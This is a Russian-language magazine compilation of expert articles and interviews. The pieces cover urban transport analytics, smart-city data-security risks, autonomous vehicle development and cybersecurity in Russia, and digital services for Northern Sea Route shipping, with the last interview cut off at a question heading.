Перед нами стояла задача подсветить актуальные транспортные вопросы в двух российских регионах: как в части инфраструктуры/движения транспорта, так и другие социальные факторы, влияющие на восприятие ситуации горожанами. Исходная выгрузка составляла более 400 тыс. публикаций, при этом наибольший интерес для заказчиков представляла «естественная реакция населения».

Мы разработали лингвистическую модель, провели разметку имеющегося массива и выделили три типа данных:

- транспортные средства и маршруты;
- геотегирование (привязка выделенных объектов и событий к координатам на карте);
- значимые обстоятельства событий, указанные в сообщениях.

Далее мы нанесли на карту геометки и информацию о событиях, а также транспортные маршруты — сразу стали понятны участки, требующие особого внимания, и причины их появления (ошибки планирования, узкие места на дорогах, недостатки инфраструктуры и т. д.). По сути, жители вносят свой вклад в геокодирование транспортных событий, когда публикуют информацию о текущих сложностях. Даже не имея прямого доступа к нашим данным, горожане становятся частью большого процесса по улучшению ситуации в регионе.



# ДАННЫЕ УМНОГО ГОРОДА: ОСНОВНЫЕ РИСКИ

**Виктор Рыжков**

Руководитель развития бизнеса по защите данных, Positive Technologies

Для злоумышленников умные города — потенциально выгодный объект атаки: здесь сочетаются финансовая мотивация, репутационный эффект и влияние на реальные городские процессы. Атаки на данные могут приводить к деградации сервисов, ошибкам в управлении и, в крайних случаях, к сбоям в работе транспортной инфраструктуры. При этом проекты умного города отличаются высокой сложностью: данные в них напрямую связаны с физическими процессами, что существенно повышает цену ошибок и опасность инцидентов.

Один из главных вызовов — обеспечение безопасности централизованной дата-платформы и интеграционных шин. Чем больше источников/потребителей данных подключено к системе, чем больше внутренних взаимосвязей выстроено между компонентами платформы, тем сложнее обеспечить инвентаризацию данных и анализ потоков, сформировать единые правила доступа, установить контроль передачи и распределить ответственность за использование данных.

Вторая зона риска — потоковая обработка и аналитика данных в реальном времени. Для подобных систем критичны аутентификация, контроль схем, целостность и доверие к источникам. Атака может привести к искажению прогнозов, неверной приоритизации событий или некорректным управленческим решениям, но при этом будет выглядеть как обычная аномалия потока.

Дополнительную сложность вызывает соседство открытых и закрытых данных: недостаточная сегментация может привести к инцидентам. Даже если часть информации публикуется в открытом виде, рядом могут находиться служебные, чувствительные или критичные контуры.

## Что делать сейчас и к чему стремиться

Построение системы защиты данных начинается задолго до выстраивания политик безопасности, с вопроса «Какие данные мы считаем критичными?». Только ответив на него, можно начинать формирование процесса обеспечения безопасности данных, который должен включать:

- инвентаризацию всех хранилищ и их структур;
- классификацию данных и определение их критичности для компании;
- определение актуальных рисков (например, неправомерный доступ к критичным данным или небезопасная конфигурация хранилищ);
- гранулярное разграничение привилегий и доступов к данным;
- мониторинг потоков и операций с критичными данными, выявление инцидентов и статистических аномалий.

Таким образом, зрелая цель — это переход от фрагментарной к сквозной видимости данных в реальном времени. Компания должна понимать, где находятся критичные данные, кто и как с ними работает и какие риски возникают на каждом этапе их жизненного цикла. Такой подход реализуется с помощью решений класса Data Security Platform (DSP). В нашем портфеле это направление закрывает PT Data Security. Продукт позволяет автоматизировать инвентаризацию и классификацию данных в структурированном, полу- и неструктурированном виде, анализировать риски и отслеживать обращения к данным в едином окне. Для проектов умного города это особенно важно ввиду масштаба и разнородности источников данных.

**Атаки на данные**

По нашим оценкам [1], утечки или компрометация данных фиксируются более чем в половине успешных кибератак. Можно выделить несколько распространенных векторов:

- **Компрометация учетных записей и злоупотребление легитимным доступом.** Фишинг, кража сессионных токенов и повторное использование паролей из утекших баз позволяют злоумышленникам получить доступ к системам хранения и аналитики без сложной эксплуатации уязвимостей. Дальнейшие действия атакующих выглядят как обычная работа пользователя, что сильно усложняет их обнаружение. При этом, по данным наших экспертов [2], в 61% случаев именно подозрительная внутренняя активность становится поводом для расследований инцидентов.
- **Вредоносное ПО и атаки вымогателей.** Если раньше основной целью хакеров было именно шифрование инфраструктуры, то сейчас они стремятся предварительно скопировать данные [3] жертвы. Это усиливает давление на организацию и увеличивает потенциальный ущерб даже при наличии резервного копирования. Отмечу, что доля атак с применением вымогательского ПО и их влияние на доступность и целостность данных продолжают расти.
- **Уязвимости и ошибки конфигурации.** Злоумышленники регулярно [4] используют открытые сервисы аналитических платформ, неправильно настроенные хранилища, избыточные права сервисных учетных записей и слабую сегментацию между контурами. В крупных дата-платформах дополнительный риск создают многочисленные интеграции, коннекторы и API, которые расширяют поверхность атаки.

1. Актуальные киберугрозы: I–II кварталы 2025 года
2. Итоги проектов по расследованию инцидентов и ретроспективному анализу — 2024–2025
3. Тренды в развитии вредоносного ПО и его роль в кибератаках
4. Декабрьский дайджест трендовых уязвимостей


#road signs
#traffic lights
#building
#robots
#truck
#traffic
#car


# БУДУЩЕЕ НА АВТОПИЛОТЕ

#author

**Александр Меньщиков**

Начальник лаборатории «Искусственный интеллект для автономных систем» Центра ИИ Сколтеха

**О чем материал** Обсуждаем перспективы массового внедрения беспилотного транспорта в городскую среду



#people

Основные направления работы лаборатории «Искусственный интеллект для автономных систем» Центра ИИ Сколтеха:

1. **Визуально-инерциальная навигация и картирование для роботов различного назначения.** По сути, мы учим беспилотники ориентироваться по камерам и инерциальным датчикам, чтобы они могли уверенно двигаться даже при отсутствии GPS-сигнала.
2. **Умная полезная нагрузка для складов и индустриальных объектов.** Мы разрабатываем системы, которые сами строят семантические 3D-карты пространств, находят ошибки в учете, оценивают эффективность процессов и помогают оптимизировать логистику.
3. **Оптимизация нейросетей для бортовых вычислителей.** Наши методы облегчения моделей позволяют запускать их без связи с облаком — на небольших встроенных чипах прямо на борту робота.


?

**Как за последние годы изменился уровень развития беспилотных транспортных систем?**

За последние 5–7 лет они прошли путь от единичных витринных пилотов к регулярной эксплуатации в узких, хорошо контролируемых сценариях. Сегодня беспилотный транспорт уверенно работает на логистических магистралях, в техзонах, кампусах и отдельных городских районах. В таких условиях уровень предсказуемости и безопасности поведения бортового ИИ сопоставим с человеческим, но все еще ограничен локациями и погодой. К примеру, в США и Китае коммерческие роботакси уже выполняют сотни тысяч поездок в неделю.

Чем обусловлен такой скачок? Качество восприятия выросло (нейросети лучше понимают сложные сцены), бортовые вычислители по мощности сравнялись с серверными, а стоимость лидаров/радаров заметно снизилась. Плюс мы научились лучше объединять данные от разных сенсоров и учитывать всю динамику окружающей автомобиль сцены.


**Насколько текущие модели подготовлены к работе в мегаполисах?**

В районах с хорошей разметкой, предсказуемым трафиком и понятной ПДД-культурой современные модели уверенно справляются с типовыми ситуациями и редкими событиями средней сложности.

Однако город — это еще и дворики, стихийная парковка, ремонт дорог без предупреждения, выскакивающий из-за грузовика самокатчик и зима с кашей на асфальте. Универсального решения подобных проблем пока нет: приходится сильно адаптировать стеки под конкретный город и даже под определенные районы. Поэтому я бы описал уровень зрелости автономного транспорта как «SAE L4, но геоограниченный». В определенных периметрах беспилотники уже могут обходиться без участия человека, но пока далеки от полной автономности.

**Какие отрасли наиболее активно внедряют беспилотные технологии прямо сейчас?**

- Грузовая логистика: беспилотные грузовики на магистралях и ЦКАД, «плечо» между складами.
- Роботакси в определенных районах мегаполисов.
- Индустриальные площадки и добыча: карьеры, терминалы и порты с контролируемой средой.
- Агро- и коммунальная техника: тракторы, опрыскиватели, уборочные машины.

В первую очередь беспилотный транспорт станет повседневностью в следующих B2B-сценариях: логистические коридоры для грузовиков, закрытые промзоны, технопарки и кампусы. Там проще считать экономику и договориться о правилах игры между участниками. Массовое распространение городских и личных автомобилей с полным автопилотом начнется значительно позже.

**В каких отраслях и сценариях беспилотные технологии дадут наибольший экономический эффект уже в ближайшее время?**

Там, где есть большой поток однотипных операций, дорогой человеческий труд и тяжелые условия. Например, магистральные грузоперевозки по коридорам М-11/М-12 и ЦКАД, карьеры / горнорудная отрасль, крупные склады и распределительные центры, а также агросектор.

В России уже реализуется несколько крупных проектов: коммерческий эксперимент с беспилотными грузовиками на магистралях (продлится до 2028 г.), испытания роботакси в Москве, «Сириусе» и Иннополисе. Есть и готовые продукты: от отечественных автономных тягачей уровня L5 до интеллектуальных систем складской логистики, которые сокращают время инвентаризации с нескольких недель до пары часов.


**Какие острые вопросы регулирования и сертификации стоят перед отраслью сегодня? Готова ли нормативная база России к массовому запуску беспилотного транспорта?**

Сейчас регулирование развивается через экспериментальные правовые режимы. Для грузовых коридоров уже действует ЭПР, продленный до 2028 г., а с 2026 г. беспилотным грузовикам разрешено движение без человека в кабине на некоторых трассах. Но это все еще «режим особого случая», а не полноценный универсальный закон. У нас пока нет единой законодательной базы по уровням автоматизации, распределению ответственности между производителем/оператором/владельцем, процедурам сертификации и расследования ДТП.

Проще говоря, нормативная база готова к расширению пилотов и коммерческой эксплуатации в ограниченных коридорах, но не к массовому запуску беспилотных систем.

**Какие меры должны предпринять государство и бизнес, чтобы ускорить развитие беспилотного транспорта в России?**

Ключевым шагом государства станет создание предсказуемой регуляторной дорожной карты. Необходим понятный федеральный закон о высокоавтоматизированных ТС с типовыми процедурами сертификации, требованиями к телеметрии, хранению данных и расследованию инцидентов. Параллельно нужно модернизировать инфраструктуру: улучшить разметку и знаки на дорогах, внедрить V2X, обеспечить доступ к эталонным цифровым картам.

Бизнесу же стоит сфокусироваться на масштабируемых моделях, а не бесконечных одноквартальных пилотах. Создание специальных консорциумов (автопроизводители + ИТ-компании + транспортные операторы + страховщики) для работы в конкретных коридорах помогло бы ускорить процесс. При этом важны инвестиции в кадры: обучение системных инженеров, механиков-наладчиков, ML-разработчиков и операторов-диспетчеров.

**Какие еще факторы усложняют внедрение беспилотного транспорта в России?**

Российская специфика — это гремучая смесь климата, инфраструктуры и поведенческих привычек. Качество дорог и разметки сильно разнится: от идеальных магистралей возле крупных городов до «побитых» проселочных дорог в регионах. Алгоритмам в таких условиях ориентироваться даже труднее, чем человеку.

Сложностей добавляет и долгая зима: снег, гололед, каша на асфальте, обледенение камер и лидаров. Для многих зарубежных производителей это вообще непроработанный режим, а у нас он длится полгода. Наконец, поведение пешеходов и стиль вождения с большим числом непредсказуемых маневров требуют от моделей робастного прогнозирования траекторий.

Именно поэтому наша лаборатория фокусируется на визуально-инерциальной навигации и гибридных системах с тепловизорами, чтобы беспилотники оставались зрячими даже в плохую погоду и при нестабильном GPS-сигнале.

# КАРТИНА МИРА БЕСПИЛОТНОГО АВТОМОБИЛЯ

**Без каких технологий невозможно развитие автономного транспорта?**

Прежде всего без точной навигации и картографии: автомобиль должен четко знать, где он находится и куда ему ехать. Для этого он использует спутниковую навигацию (GPS/ГЛОНАСС) с поправками, инерциальные измерители и визуальную локализацию по окружающим ориентирам.

Второй важный блок — компьютерное зрение и распознавание окружающей среды. У автомобиля должен быть круговой обзор, чтобы различать пешеходов, другие транспортные средства и препятствия (например, выбоины на дороге). Здесь необходима мультисенсорная интеграция — слияние данных разных датчиков для получения полной и надежной картины.

Третий технологический столп — бортовой ИИ, который принимает решения, строит маршруты, следит за разметкой, предсказывает действия других участников движения и реагирует на изменения обстановки.

Все эти системы требуют специализированной высокопроизводительной электроники: мощный мозг беспилотника должен обрабатывать гигантский поток данных в реальном времени.

**Расскажите подробнее о мультисенсорной интеграции: как беспилотный автомобиль формирует цельную картину мира?**

Она формируется благодаря сочетанию информации от разных сенсоров, у каждого из которых есть свои сильные и слабые стороны. Камеры дают детальное цветное изображение, но в темноте практически бесполезны. Лидар точно измеряет расстояния и строит 3D-модель окружения, но дорого стоит и теряет эффективность в сильный дождь, туман или снегопад. У радара слабое разрешение, однако он лучше всего подходит для вычисления скорости окружающих объектов.

Объединяя данные сенсоров, автопилот компенсирует недостатки каждого и получает более надежное восприятие. Например, если камера не различает пешехода ночью, его заметит тепловизор, а радар подтвердит наличие препятствия и измерит дистанцию.

**Как ориентируется беспилотный автомобиль, когда спутниковый сигнал отсутствует?**

На помощь приходит уже упомянутая визуальная локализация — определение положения машины по картинке, которую она видит с помощью визуальных и других сенсоров. Грубо говоря, система сравнивает изображение окружающей обстановки с заранее известной картой или эталонными кадрами местности. Например, беспилотник может распознать слева здание с характерным фасадом, а впереди перекресток — этого достаточно, чтобы определить, на каком участке улицы находится автомобиль.

Визуальная локализация особенно полезна там, где сигнал спутниковой навигации нестабилен или недостаточно точен: в плотной городской застройке, в тоннеле или под эстакадой. Таким образом, беспилотник может ориентироваться «по виду» — почти как человек, который узнает дорогу по знакомым ориентирам.

**Как обеспечивается безопасность и надежность ИИ в беспилотных автомобилях?**

В них закладывается многоуровневая система защиты от сбоев — начиная от избыточных сенсоров (если один отказал, подхватит другой) и заканчивая резервными алгоритмами на случай нештатных ситуаций. До выезда в город каждый элемент автопилота проходит тысячи часов тестирования в симуляциях и на полигоне. В том числе ИИ проверяется на так называемые пограничные случаи — редкие сценарии, в которых система может повести себя некорректно. Важно сделать работу нейросети объяснимой — мы должны знать, почему автопилот принимает то или иное решение.

Еще один важный канал зрения беспилотного автомобиля — тепловизор. Ночью или в плохую погоду он помогает обнаруживать людей и животных, которых не различает обычная камера (например, пешеходов в темной одежде на неосвещенной дороге). Кроме того, тепловизоры способны заглядывать сквозь некоторые преграды, в том числе туман и дым.

# МЕЖДУНАРОДНЫЙ РЫНОК

**Какие факторы влияют на скорость вывода беспилотного транспорта на дороги в разных странах?**

Во-первых, готовность властей запускать эксперименты на дорогах общего пользования и быстро адаптировать ПДД. Во-вторых, наличие на рынке сильных технологических игроков. Еще один немаловажный фактор — стоимость труда. Чем он дороже, тем перспективнее с точки зрения экономики переходить на роботакси и беспилотные грузоперевозки. Наконец, свою роль играют климат и инфраструктура — начинать проще там, где хорошие дороги и мало снега.

В регионах, где эти факторы совпадают, процесс идет довольно быстро. К примеру, в США, Китае и ОАЭ. Там, где регуляторы более консервативны и выше общественное недоверие, инновации внедряются медленнее, несмотря на высокий уровень технологий.

**Как вы оцениваете конкурентоспособность российских решений в области беспилотного транспорта? Есть ли у нас шанс выйти на международный рынок?**

У отечественных разработчиков есть очевидные сильные стороны: качественная фундаментальная математика и ИИ-компетенции, опыт работы в тяжелых климатических условиях и богатая школа системной инженерии. Российские команды уже создают конкурентоспособные стеки восприятия и навигации, а также работают на сложных полигонах — от мегаполисов до карьеров.

Слабые стороны тоже есть: масштабирование и доступ к рынкам. Массовый сервис роботакси требует миллиардных инвестиций и предсказуемой регуляторной среды. Ограничения по оборудованию и санкционный фон тоже тормозят экспансию.

Таким образом, шансы выйти на международный рынок есть, но в нишевых направлениях: программные решения для сложных климатов, системы визуально-инерциальной навигации, интеллектуальные полезные нагрузки и сервисы по верификации безопасности ИИ. Центр ИИ Сколтеха как раз работает над тем, чтобы эти решения были конкурентоспособны на мировом уровне.


# ДОВЕРИЕ К БЕСПИЛОТНОМУ ТРАНСПОРТУ

Беспилотник не должен пугать пассажиров сложным интерфейсом. Когда человек видит предсказуемое и понятное поведение системы, а также знает, что за ней стоят жесткие стандарты, доверие зарабатывается гораздо быстрее.

**Какие преимущества беспилотный транспорт может дать обществу и бизнесу?**

Во-первых, его внедрение в разы снизит аварийность на дорогах. Машины с автопилотом не отвлекаются, не устают и строго соблюдают правила — человеческий фактор практически устраняется. Во-вторых, повысится эффективность перевозок. Робот может работать 24/7: бизнесу это принесет снижение транспортных издержек на 30–40% за счет сокращения расходов на водителей и простои техники. Также частично решится проблема нехватки кадров. В-третьих, появятся новые сервисы мобильности. Например, роботакси для людей с ограниченными возможностями или пенсионеров.

Конечно, живые водители все равно останутся там, где нужна максимальная гибкость и мгновенная реакция (в экстренных службах или на спецтехнике), но львиную долю рутинных перевозок возьмут на себя автономные машины. В целом роль человека в транспортной экосистеме будущего сместится от «управлять напрямую» к «проектировать, контролировать и дообучать». К примеру, водитель такси может стать «оператором флота», который следит сразу за десятком машин. А дальнобойщик — специалистом по приему и передаче грузов в беспилотном хабе. Появятся и новые роли — от инженера по симуляции до разработчика транспортных поведенческих моделей.





**Что сдерживает массовое внедрение беспилотного транспорта?**

Главные барьеры — технические: восприятие системы в сложных условиях (снег, туман, грязная оптика), поведение в «диких» сценариях мегаполиса и верификация сложных нейросетевых стеков. Нельзя забывать и про качество городской инфраструктуры: дороги, разметка, цифровые карты и каналы связи. Среди институциональных барьеров можно выделить отсутствие полноценного закона о высокоавтоматизированных ТС, единых процедур сертификации и расследования инцидентов.

С научной точки зрения нам нужны более робастные мультимодальные модели восприятия (камера + лидар + радар + тепловизор), методы обучения на редких событиях (симуляторы нового поколения, продвинутый RL и имитационное обучение) и, что критично, формальные подходы к проверке безопасности нейросетей. Плюс эффективные бортовые вычислители: критические функции автономной машины нужно держать on-premise, а не в облаке.


**Можно ли сегодня говорить о доверии общества к беспилотным автомобилям?**

Говорить о полном доверии пока рано, но отношение к ним точно меняется. Там, где люди регулярно пользуются роботакси и видят стабильную работу беспилотников без серьезных инцидентов, доверие растет. Первые поездки пассажиры снимают на видео, а уже через месяц воспринимают их как обычный сервис.

Массовый пользователь почувствует себя в безопасности, когда статистика аварийности у роботакси будет лучше, чем у людей, а все инциденты будут разбираться публично. Также для этого нужны прозрачные процедуры сертификации и независимый аудит безопасности.

**Когда использование беспилотного транспорта станет повсеместным?**

Важно понимать, что повсеместное использование не наступает одномоментно. В отдельных российских агломерациях реалистично ожидать массового появления беспилотных грузовых коридоров и такси к середине 2030-х.

Отмечу, что главный триггер спроса — это не дешевизна сенсоров и страховые льготы, а уровень доходности, при котором беспилотники станут выгодными. Другой важный фактор — наличие четких правил регулирования. Как только станет понятно, кто отвечает за ДТП, как сертифицировать систему и страховать риски, у бизнеса появится мотивация вкладываться в автопарк, а не в бесконечные пилоты. Дешевеющие лидары, отечественная элементная база и новые модели авто важны, но вторичны: без ясной регуляторики и дефицита кадров массового спроса не будет.

**Павел Васильев**

Руководитель Android Experts, PT MAZE,
Positive Technologies

Беспилотные авто — это не просто умная, а сверхумная техника. Но если первая хакера просто побаивается, то вторая — панически боится. Я не спешу утверждать, что любой беспилотный транспорт априори уязвим и может быть атакован — это еще предстоит выяснить. Но он тоже подчиняется фундаментальным законам природы: чем сложнее система, тем больше поверхность атаки.

Уже сейчас можно утверждать, что способов атаковать беспилотный транспорт будет гораздо больше, чем современные автомобили с умной электроникой. Мы регулярно видим новости о взломах автосигнализаций через приложения для смартфона, об атаках на бортовые компьютеры и т. д. К счастью, в большинстве случаев это статьи от этичных хакеров, которые смогли добраться до уязвимостей раньше злоумышленников и помогли предотвратить катастрофу.

Не стоит забывать, что умные устройства, в частности автомобили, — это те же компьютеры (местами они даже больше похожи на смартфоны и планшеты). Самая популярная ОС в мире — Android — добралась и сюда. А мобильные приложения, как мы знаем, работают в максимально недоверенной среде: мы, как разработчик, не можем полагаться на безопасность пользовательского смартфона. С умными устройствами и автомобилями та же история: нельзя на 100% доверять окружению. Каждый представленный в них интерфейс может стать точкой входа для злоумышленника: экран, камера, микрофон, динамик, GPS-модем, сетевой интерфейс, Bluetooth и др.

За примерами далеко ходить не нужно: если злоумышленник украдет и взломает PoS-терминал, то сможет получить доступ к процессингу — и это станет серьезной проблемой для банка. По аналогии предположим, что подобную атаку можно будет провести в отношении беспилотного такси. Да, угнать автомобиль и исследовать его куда сложнее, чем PoS-терминал, но все же значительно легче, чем украсть сервер из дата-центра. К чему в этом случае получит доступ злоумышленник? Это может быть история поездок и данные пассажиров или же записи с регистраторов. Более того, атакующий может добраться до административных панелей роботакси, чтобы вызвать отказ в обслуживании или полностью перехватить контроль над системой.

Разработчики PoS-терминалов обязаны защищать свои приложения от реверс-инжиниринга с помощью шилдинга. Однажды производителям беспилотных авто придется пойти этим же путем. Мы в команде PT MAZE верим, что распространенность подобных подходов к защите будет расти, а беспилотный транспорт, в свою очередь, станет неотъемлемой частью нашей жизни.


РОСАТ

# ПИСАТЬ КОД, ЧТОБЫ ЛОМАТЬ ЛЕД: ЦИФРОВИЗАЦИЯ СЕВЕРНОГО МОРСКОГО ПУТИ



**Александр Любинский**

Главный руководитель проектов дирекции «Цифровая Арктика», «Гринатом»

**О чем материал**

Рассказываем о цифровизации судоходства в Арктике: от прокладки безопасных маршрутов до экологического мониторинга

**Почему, несмотря на все очевидные сложности, судоходство в Арктике активно развивается?**

Первая причина — скорость доставки грузов. Суда в Арктике идут довольно медленно, но сам маршрут при этом намного короче альтернатив, поэтому в итоге выходит быстрее. Следующий важный момент — безопасность: здесь нет ни пиратства, ни военных действий. Наконец, в Арктике нет денежных сборов за проход по маршруту, как в случае того же Суэцкого канала. Заплатить придется разве что за сопровождение ледоколом.

Как результат, сегодня через акваторию идет крупный поток грузов. В первую очередь промышленных: нефть, газ, металлы, руда, оборудование и т. д. Всего — около 40 млн тонн в год. Кроме того, для некоторых регионов это единственный способ получения жизненно важных хозяйственных грузов. Так, в рамках федеральной программы «Северный завоз» осуществляется доставка продовольствия и товаров первой необходимости в труднодоступные приполярные регионы. В сумме — около 4 млн тонн в год.

Таким образом, арктическое судоходство — в каком-то смысле вынужденная мера. Из-за климатических условий оно всегда было не только сложным, но и по-настоящему опасным. Ну а там, где есть опасность, сразу возникает масса юридических, технических и других ограничений...

**С какими именно ограничениями и проблемами сталкивается судоходство в Арктике?**

Во-первых, чтобы выйти на Северный морской путь, нужно подать заявку по электронной почте и получить официальное разрешение от Главсевморпути. Для сравнения: в Черном море достаточно отправить уведомление контролирующим органам при выходе из порта.

Во-вторых, технические трудности. Когда акватория покрыта льдом, идти можно только за ледоколом либо на судне с высоким ледовым (арктическим) классом, которое самостоятельно прокладывает себе дорогу. Количество ледоколов, само собой, ограниченно, а число судов, идущих за ними в караванах, обычно невелико, потому что ледовый канал быстро сужается. Размер судна тоже имеет значение: если мы с вами не побоимся судьбы «Титаника», скинемся и арендуем небольшую яхту ледового класса, это будет одна история. Совсем другое дело, если нужно доставить большой груз. Например, в позапрошлом году на полупогружном судне перевозили большие модули для «Арктик СПГ-2» — для прокладки пути потребовалось сразу два ледокола. К слову, справились за полтора месяца: это довольно быстро, учитывая, что коммерческая скорость в Арктике составляет всего 12 узлов (против 15–25 в других регионах), а у ледоколов и того меньше — около 10.

Третья проблема — информационная. Чтобы планировать рейсы, нужно понимать, куда предстоит идти, с какой скоростью и при какой погоде. Но с данными в Арктике туго: их вечно не хватает, и они быстро устаревают. Оптические спутники здесь почти не помогают: снимки получаются низкого разрешения, а иногда и вовсе оказываются бесполезными из-за постоянной облачности. Кроме того, полгода тут ночь. Чтобы добыть нужные данные, приходится использовать радиолокационные спутники, а у России для нужд Арктики их пока мало.

Следующий проблемный фактор — экология. В Арктике масса природоохранных ограничений, вокруг островов находятся ООПТ (особо охраняемые природные территории), а многие участки закрыты из-за специальных объектов или мероприятий. К тому же есть ограничения при хождении на тяжелом топливе — мазуте или обычном дизеле. Нужно использовать легкое топливо или газ, чтобы не загрязнять море. Иногда суда, которые везут газ, на нем же и идут — получается довольно символично :)

Наконец, в Арктике есть очевидные проблемы с инфраструктурой. Она слабо развита, потому что хозяйственной деятельности здесь всегда было мало, да и людей тоже. На сегодняшний день у нас всего девять портов и несколько ремонтных баз, а проводить технические осмотры и чинить суда нужно чаще, чем в других регионах. Людей не хватает, логистика сложная — все происходит медленно и стоит дорого.

В Арктике никто не любит воду, даже ледоколы: их сильно качает при попутной волне. Хотя они, между прочим, двухосадочные — то есть умеют менять осадку, чтобы подстраиваться под глубину. Ледокол может сбросить балласт и подняться выше над водой, чтобы, к примеру, пройти по довольно мелкому каналу Обской губы. Или наоборот — немного погрузиться, чтобы стать устойчивее, тяжелее и лучше ломать лед. Это уникальное решение, которое используется только в Арктике — в других регионах такие технологии попросту не нужны.

**Какую роль в решении этих проблем играет Единая платформа цифровых сервисов Северного морского пути?**

Наша главная цель — обеспечить безопасность судоходства через цифровизацию и автоматизацию всех сопутствующих процессов. Сейчас платформа состоит из девяти модулей (подсистем). Например, у нас есть модули «Эффективность» (содержит всю информацию о грузопотоке) и «Экология». Всего в рамках платформы функционируют 33 самостоятельных сервиса.

Отмечу, что мы уже агрегируем данные из более чем 80 источников. У той же «Экологии» их порядка 15, у гидрометеорологических модулей — более 40, еще семь нужно для осуществления разрешительной деятельности и т. д. Информация поступает от кораблей, со спутников, из портов — мы ее аккумулируем и обрабатываем. Причем речь идет о совершенно разных организациях, с каждой из которых нужно отдельно выстраивать взаимодействие. Таким образом мы создаем вокруг Северного морского пути единое информационное поле.

**Расскажите подробнее об основных направлениях вашей работы.**

Первое — автоматизация бюрократических процессов. Сейчас работаем над интеграцией с «Госуслугами»: скоро там можно будет оперативно получить разрешение на плавание в акватории СМП. Параллельно ведется контроль нарушителей и сопутствующих бумажных процессов.

Второе направление — консолидация данных о судах. Мы разрабатываем для Главсевморпути наглядные дашборды и интерактивные карты, где отображается вся красотища: кто и где идет, с какой скоростью, есть ли у судна разрешение, какой там ледовый класс — вплоть до имени капитана. Кроме того, в системе централизована информация об ограничениях, связанных с экологией, специальными объектами и всевозможными государственными мероприятиями. Туда же поступают все диспетчерские сообщения — за сутки набегает несколько сотен.

По принципу работы наша платформа напоминает Flightradar и MarineTraffic — открытые онлайн-карты, которые показывают движение самолетов и судов по всему миру. Но у нас гораздо больше источников данных и мы концентрируемся не на мониторинге, а именно на управлении судоходством и обеспечении его безопасности. К слову, MarineTraffic на Северном морском пути работает значительно хуже нашей системы ;)

Третье направление — разработка сервисов, которые позволяют получать гидрометеорологическую информацию и данные о состоянии льда (толщине, траектории, скорости движения и др.). К примеру, мы прогнозируем мезомасштабные полярные циклоны, которые в Арктике возникают особенно часто. Они зарождаются там, где есть крупные полыньи, и сопровождаются сильным ветром и высокими волнами, что создает опасность для судов. Гидрометеорологи, конечно, меня за такое объяснение съедят, но я специально говорю простыми словами, чтобы не уходить в профессиональные термины :)

Другой пример: наш «ледовый» сервис анализирует спутниковые снимки и предоставляет информацию о том, где находится тяжелый и старый лед, а где — молодой и тонкий, в каких местах встречаются опасные образования и как они дрейфуют. Северный морской путь неглубокий (акватория в целом мелководная), поэтому айсберги и торосы нередко застревают на дне: зацепился и стоит. При этом торосы зачастую непроходимы, а айсберги опасны — мы отмечаем такие объекты на интерактивной карте, чтобы их обходили суда.

При создании платформы мы делали упор на общедоступность, поэтому доступ к ней можно получить через обычный браузер (также есть PWA). Но только если вы авторизованы или как минимум находитесь в России: система автоматически отсеивает внешних пользователей из нежелательных стран по IP и другим параметрам.

Да, браузерный формат накладывает ряд ограничений, но дает главное — универсальность. Пользователи видят данные, которые успели закешироваться, даже если пропадает связь. Такие случаи не редкость, ведь расстояния в Арктике огромные, а покрытие связью нестабильное. Более того, связь со спутником может пропасть даже если мачта, рубка или другая конструкция ненадолго загородит антенну при повороте судна.

У нас высокие требования к информационной безопасности, ведь речь идет о важных данных. Аналогично — с резервным копированием информации и общей катастрофоустойчивостью платформы. Подробности по понятным причинам раскрыть не могу, но все хранится децентрализованно.

**На кого вы ориентировались при создании платформы?**

Честно говоря, у нас не было времени глубоко изучать зарубежный опыт и что-то копировать, хотя в целом конкурентоспособные западные продукты и их плюсы/минусы нам известны. Например, в Windy.com реализован отличный интерфейс, которого не хватает нашей системе. Сроки были сжатыми, поэтому мы вынужденно фокусировались на доступности и защищенности. В итоге мы завершили основную часть проекта буквально за три года, а теперь занимаемся доработкой системы.

## «ТЫ ТУДА НЕ ЕЗЖАЙ — ДАВАЙ ПО-ДРУГОМУ ЕЗЖАЙ»

**Расскажите подробнее о сервисе для прокладывания маршрутов судов.**

Одна из особенностей Северного морского пути заключается в наличии рекомендованных маршрутов. Суда, заходящие в акваторию, сообщают нам не только точки А/Б и предполагаемое время в пути, но и конкретный маршрут: «Поеду вот здесь и вот так». В свою очередь, Главсевморпуть может вносить в него корректировки.

При прокладке маршрутов для судов наша система учитывает разные факторы, например:

- бизнес-потребность: когда судно хочет стартовать и прибыть в пункт назначения;
- характеристики судна: технические параметры и ледовый класс;
- осадка судна (не забываем, что акватория неглубокая);
- и т. д.

Сначала мы вычисляем кратчайший маршрут, затем корректируем его с учетом параметров конкретного судна и получаем интегральную оценку проходимости по выбранному пути. То есть мы не просто говорим капитану: «Подожди, ты туда не езжай — давай по-другому езжай», а выводим на карту оптимальный маршрут, построенный с учетом всех возможных переменных. Каждая его точка анализируется так, чтобы судно двигалось как можно более эффективно.

**Какие именно ограничения вы учитываете при построении маршрутов?**

- Гидрометеорологические: ветер, волны, температура, состояние льда (в том числе наличие опасных образований — айсбергов и др.).
- Природные: есть ли на пути судна ООПТ.
- Навигационные: регулярные бюллетени о временных ограничениях.
- Государственные, которые публикуются на официальных сайтах ведомств.

Все эти данные поступают из разных источников, в том числе от Минобороны, Минприроды, Минтранса и подведомственных структур. Также в системе предусмотрено взаимодействие с другими ведомствами, например с ФМБА (Федеральное медико-биологическое агентство). Но пока у нас не было кейсов, когда медицинские ограничения повлияли бы на планирование маршрутов.

**Как вы прогнозируете опасные погодные явления?**

